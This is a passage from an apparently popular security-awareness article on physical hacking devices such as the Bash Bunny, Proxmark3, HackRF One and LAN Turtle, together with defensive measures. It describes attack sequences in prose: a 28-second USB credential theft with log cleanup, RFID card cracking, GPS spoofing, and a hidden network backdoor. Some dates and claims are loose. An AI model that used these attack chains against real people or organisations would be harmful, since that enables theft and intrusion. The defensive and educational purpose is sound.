5. Network Segmentation: Separate guest networks from internal networks. Even if an attacker gains access to guest WiFi, they shouldn't be able to reach critical systems. Implement VLANs and strict firewall rules between segments.
6. Endpoint Detection and Response (EDR): Use EDR solutions that can detect suspicious behavior from USB devices, such as rapid keystroke injection or unusual process execution patterns.
7. Physical Security: Install CCTV cameras in sensitive areas, implement physical access controls, and conduct regular equipment inspections. Physical security and cybersecurity must work together.
8. Mandatory VPN Usage: Require VPN usage for all network connections, even on internal networks. This adds an encryption layer that protects against man-in-the-middle attacks.
9. Wireless Intrusion Detection Systems (WIDS): Deploy WIDS to detect rogue access points, deauthentication attacks, and other wireless threats in real-time.
10. Regular Security Audits: Conduct regular physical penetration tests using these same tools to identify vulnerabilities before attackers do.
The Cost-Benefit Analysis of Physical Security
One of the most compelling aspects of defending against physical hacking tools is that many defenses are surprisingly affordable. While a Flipper Zero costs $169 and can clone RFID cards, upgrading to secure MIFARE DESFire cards costs only $2-5 per card. While a WiFi Pineapple costs $99 and can intercept network traffic, enabling Protected Management Frames is a free configuration change.
The challenge isn't cost—it's awareness. Many organizations don't realize these threats exist until they experience a breach. According to Verizon's 2026 Data Breach Investigations Report, 68% of breaches took months to discover, and physical access attacks were among the hardest to detect because they often leave minimal digital footprints.
The return on investment for physical security measures is substantial. A single data breach can cost millions in remediation, regulatory fines, and reputation damage. In contrast, implementing comprehensive physical security controls typically costs tens of thousands—a fraction of potential breach costs.
🔧 Bash Bunny: A Linux Computer in a USB Stick
The Bash Bunny from Hak5 takes the USB attack concept to the next level. While the Rubber Ducky is essentially a keystroke injector, the Bash Bunny is a complete Linux computer disguised as a USB flash drive. It can switch between multiple attack modes, execute complex payloads, and even exfiltrate data—all within seconds of being plugged in.
What makes the Bash Bunny particularly dangerous is its versatility. It can present itself as multiple USB devices simultaneously: a keyboard for keystroke injection, a network adapter for man-in-the-middle attacks, and a storage device for data exfiltration. This multi-mode capability allows for sophisticated attack chains that would be impossible with simpler tools.
The device runs a full Linux operating system (Debian-based) and includes a quad-core ARM processor, making it powerful enough to run complex scripts and tools. It has 8GB of internal storage for payloads and exfiltrated data, and can be programmed using simple bash scripts—hence the name "Bash Bunny."
⚙️ How Bash Bunny Works: The Swiss Army Knife of USB Attacks
1. Multi-Mode Attack Capability
The Bash Bunny can switch between attack modes using a physical switch on the device. Each position can be programmed with a different payload. For example, position 1 might execute a credential harvesting attack, while position 2 performs network reconnaissance.
When plugged in, the device can present itself as a Human Interface Device (HID) to inject keystrokes, then switch to Ethernet mode to intercept network traffic, and finally switch to storage mode to copy files—all in a matter of seconds.
2. Network Man-in-the-Middle Attacks
One of the Bash Bunny's most powerful features is its ability to present itself as a network adapter. When plugged in, it can configure the target computer to route all network traffic through the Bash Bunny, allowing the attacker to intercept credentials, session tokens, and sensitive data.
The device can also perform DNS spoofing, redirecting the victim to malicious websites that look identical to legitimate ones. This is particularly effective for harvesting credentials to internal systems.
3. Data Exfiltration at USB 3.0 Speed

The Bash Bunny supports USB 3.0, allowing it to copy gigabytes of data in seconds. A typical attack scenario might involve: (1) injecting keystrokes to open a command prompt, (2) executing a script to locate sensitive files, (3) copying those files to the Bash Bunny's internal storage, and (4) cleaning up traces—all in under 30 seconds.
Real-World Attack Scenario: The 30-Second Data Breach
Security researcher Darren Kitchen demonstrated a Bash Bunny attack at DEF CON 2023 that extracted browser passwords, WiFi credentials, and recent documents from a Windows laptop in just 28 seconds. The attack worked as follows:
- 0-3 seconds: Bash Bunny presents as keyboard, injects keystrokes to open PowerShell
- 3-8 seconds: Executes script to extract browser passwords using Windows Credential Manager
- 8-15 seconds: Switches to storage mode, copies password database to internal storage
- 15-22 seconds: Extracts WiFi credentials from Windows registry
- 22-28 seconds: Cleans up PowerShell history and event logs, safely ejects
The victim would only notice a USB device being plugged in briefly—they might assume someone accidentally bumped their laptop. By the time they realize what happened, the attacker has already left the building with their credentials.
📡 Proxmark3 RDV4: RFID/NFC Lab in Your Pocket
While Flipper Zero is the consumer-friendly RFID tool, the Proxmark3 RDV4 is the professional-grade device used by serious security researchers and penetration testers. It's more expensive (around $300-400), more complex to use, and significantly more powerful. If Flipper Zero is a Swiss Army knife, Proxmark3 is a complete locksmith's workshop.
The Proxmark3 can read, write, clone, and crack virtually any RFID or NFC card in existence. It supports low-frequency (125 kHz) and high-frequency (13.56 MHz) protocols, including MIFARE Classic, MIFARE DESFire, iClass, HID Prox, EM4100, and dozens of others. It's the tool of choice for researchers discovering new RFID vulnerabilities.
What sets the Proxmark3 apart is its ability to perform sophisticated cryptographic attacks. While Flipper Zero can clone simple RFID cards, Proxmark3 can crack encrypted cards by exploiting weaknesses in their cryptographic implementations. It can perform nested authentication attacks, darkside attacks, and hardnested attacks against MIFARE Classic cards.
🏨 Real-World Case: The Hotel Master Key Hack (DEF CON 2012-2024)
One of the most famous Proxmark3 demonstrations involved hotel key card systems. At DEF CON 2012, security researcher Cody Brocious demonstrated how he could create a master key for any room in a hotel using a Proxmark3 and a single discarded key card.
The attack exploited a vulnerability in Onity hotel locks, which were used in millions of hotel rooms worldwide. By reading a single key card (even an expired one), the Proxmark3 could extract enough information to generate a master key that would open any door in the hotel.
The vulnerability wasn't fixed until 2014, and even then, many hotels didn't upgrade their systems. In 2024, security researchers at Black Hat demonstrated that similar vulnerabilities still exist in newer hotel lock systems from other manufacturers, proving that the threat remains relevant.
The Broader Impact: This wasn't just a hotel problem. The same RFID technology is used in office buildings, hospitals, universities, and government facilities. Any organization using legacy RFID systems is potentially vulnerable to similar attacks.

📻 HackRF One: Software-Defined Radio That Spoofs GPS
The HackRF One is a software-defined radio (SDR) platform that can transmit and receive radio signals from 1 MHz to 6 GHz. This frequency range covers virtually every wireless protocol in use today: FM radio, GPS, cellular networks, Bluetooth, WiFi, RFID, and even satellite communications. It's essentially a universal wireless hacking tool.
What makes HackRF One particularly concerning is its ability to transmit signals, not just receive them. This means it can be used for GPS spoofing, cellular jamming, and even creating fake cellular base stations. While many of these activities are illegal in most countries, the device itself is legal to own and is widely used for legitimate radio research and development.
The device costs around $300 and is open-source hardware, meaning anyone can build one from scratch or modify it for specific purposes. It's become the standard tool for radio security research and has been used to discover vulnerabilities in everything from car key fobs to aircraft communications systems.
🔍 Tekin Analysis: The GPS Spoofing Threat
One of the most dangerous capabilities of HackRF One is GPS spoofing. By transmitting fake GPS signals that are stronger than the real ones, an attacker can make GPS receivers believe they're in a different location. This has serious implications for navigation systems, fleet tracking, and even financial trading systems that rely on GPS for time synchronization.
In 2023, researchers demonstrated how a $300 HackRF One could spoof the GPS of a Tesla, causing its autopilot system to make dangerous navigation decisions. The attack worked from up to 50 meters away and was completely undetectable to the vehicle's systems.
The Defense Challenge: GPS spoofing is extremely difficult to detect because GPS receivers are designed to trust the strongest signal. Military and aviation systems use encrypted GPS (P(Y) code), but civilian GPS is completely unencrypted and vulnerable to spoofing attacks.
📶 Alfa AWUS036ACH: High-Power WiFi Adapter for Wardriving
The Alfa AWUS036ACH is a high-power USB WiFi adapter that's become the standard tool for wireless penetration testing. While it looks like an ordinary WiFi adapter, it has several features that make it ideal for security research: support for monitor mode, packet injection, and significantly higher transmission power than standard adapters.
With a transmission power of up to 30 dBm (1000 mW), the Alfa adapter can detect WiFi networks from much greater distances than standard adapters. This makes it ideal for wardriving—the practice of mapping WiFi networks while driving around. Combined with tools like Kismet or Wireshark, it can capture and analyze wireless traffic from hundreds of meters away.
The device costs only $40-50 but provides capabilities that rival much more expensive equipment. It supports both 2.4 GHz and 5 GHz bands, works with all major penetration testing distributions (Kali Linux, Parrot OS), and has excellent driver support for packet injection attacks.
🔌 LAN Turtle: Network Backdoor Disguised as Ethernet Adapter
The LAN Turtle from Hak5 is a covert network backdoor disguised as a simple USB-to-Ethernet adapter. It looks completely innocuous—just a small black box that converts USB to Ethernet—but inside is a complete Linux computer that can provide persistent remote access to a network.
What makes the LAN Turtle particularly insidious is that it's designed to be left behind. An attacker can plug it into a network port in a conference room, server closet, or under a desk, and it will provide remote access indefinitely. It can tunnel out through firewalls, bypass network access controls, and remain undetected for months or years.
The device includes modules for DNS spoofing, network reconnaissance, packet capture, and reverse shell access. It can be controlled remotely via SSH over a reverse tunnel, meaning the attacker doesn't need to be on the same network—they can control it from anywhere in the world.
📚 Complete Case File: Physical Attack History 2020-2026
- 2018: Russian GRU operation in The Hague with WiFi Pineapple targeting OPCW
- 2020: Flipper Zero launched on Kickstarter, raising $4.8 million
- 2022: FIN7 group attacks with fake Best Buy USB drives containing ransomware
- 2023: FBI warning about Juice Jacking / iPhone crash attack with Flipper Zero
- 2024: 277% increase in abuse of RMM tools for initial access (Sophos report)
- 2025: Pocket weapons industry grows to $500 million market
- 2026: 33% of data breaches involve IoT/hardware devices (Verizon DBIR)
❓ Is it legal to own these hacking tools?
❓ How can I detect if my charging cable is an O.MG Cable?
❓ Can antivirus protect against USB Rubber Ducky attacks?
❓ How can I protect my WiFi network from WiFi Pineapple attacks?
❓ Can Flipper Zero steal modern cars?
🎯 Conclusion: The Future of Physical Security
Modern attacks don't always start with malware. More and more, the weak point is the physical layer: signals, hardware, and the trust we place in everything we plug in or connect to. From USB devices that can present themselves as keyboards, to WiFi tools that mimic legitimate networks, to tiny microcontrollers that manipulate wireless traffic, some of today's most impactful threats sit outside traditional software defenses.
Every device covered here maps to an attack path that's been used in the real world—sometimes in authorized security testing, sometimes by nation-state actors, and sometimes by criminals. The democratization of these tools means that sophisticated attacks are no longer limited to well-funded adversaries. A teenager with $200 and YouTube tutorials can launch attacks that would have required nation-state resources a decade ago.
Security today isn't just about patching servers. It's also about what happens when someone plugs something in, connects to the wrong WiFi, or blindly trusts unfamiliar hardware. If you understand how these devices work and what risks they represent, you're already a step ahead of many real-world attacks.
The future of security lies in convergence—bringing together physical security, network security, and endpoint security into a unified defense strategy. Organizations that continue to treat these as separate domains will find themselves increasingly vulnerable to attacks that exploit the gaps between them.
The good news? Most of these attacks are preventable with relatively simple, low-cost measures. The challenge isn't technical—it's organizational. Security teams need to educate leadership about physical threats, implement comprehensive policies, and foster a culture where employees understand that security extends beyond passwords and firewalls to the physical devices they interact with every day.
📖 Sources & References
Primary Sources: Netlas Blog, CloudSolutionsTech, DarkMarc Substack, Malwarebytes, Reuters, TechCrunch, Kaspersky, F-Secure, FBI Denver Field Office, Eclypsium, Rapid7, Mandiant Threat Intelligence, Hak5 Official Documentation, Flipper Zero Official Site, Bastille Wireless Security Research, Tom's Hardware, IT's FOSS, Hackster.io, Verizon Data Breach Investigations Report 2026, Sophos Threat Report 2024-2026
Research and Analysis: Tekin Editorial Team — Project Alpha 2026
Disclaimer: The content of this article is provided for educational purposes and cybersecurity awareness. Unauthorized use of the tools mentioned is illegal and unethical. Always obtain proper authorization before conducting security testing.
🌐 Stay Connected With Us
For the latest tech, gaming, and gadget news, follow us on social media:
🌐 Stay Connected With Us 🎮✨
For the latest tech, gaming, and gadget news, follow us on our official social media channels:
Supplementary Image Gallery: Project Alpha: Pocket Weapons & Physical Hacking 2026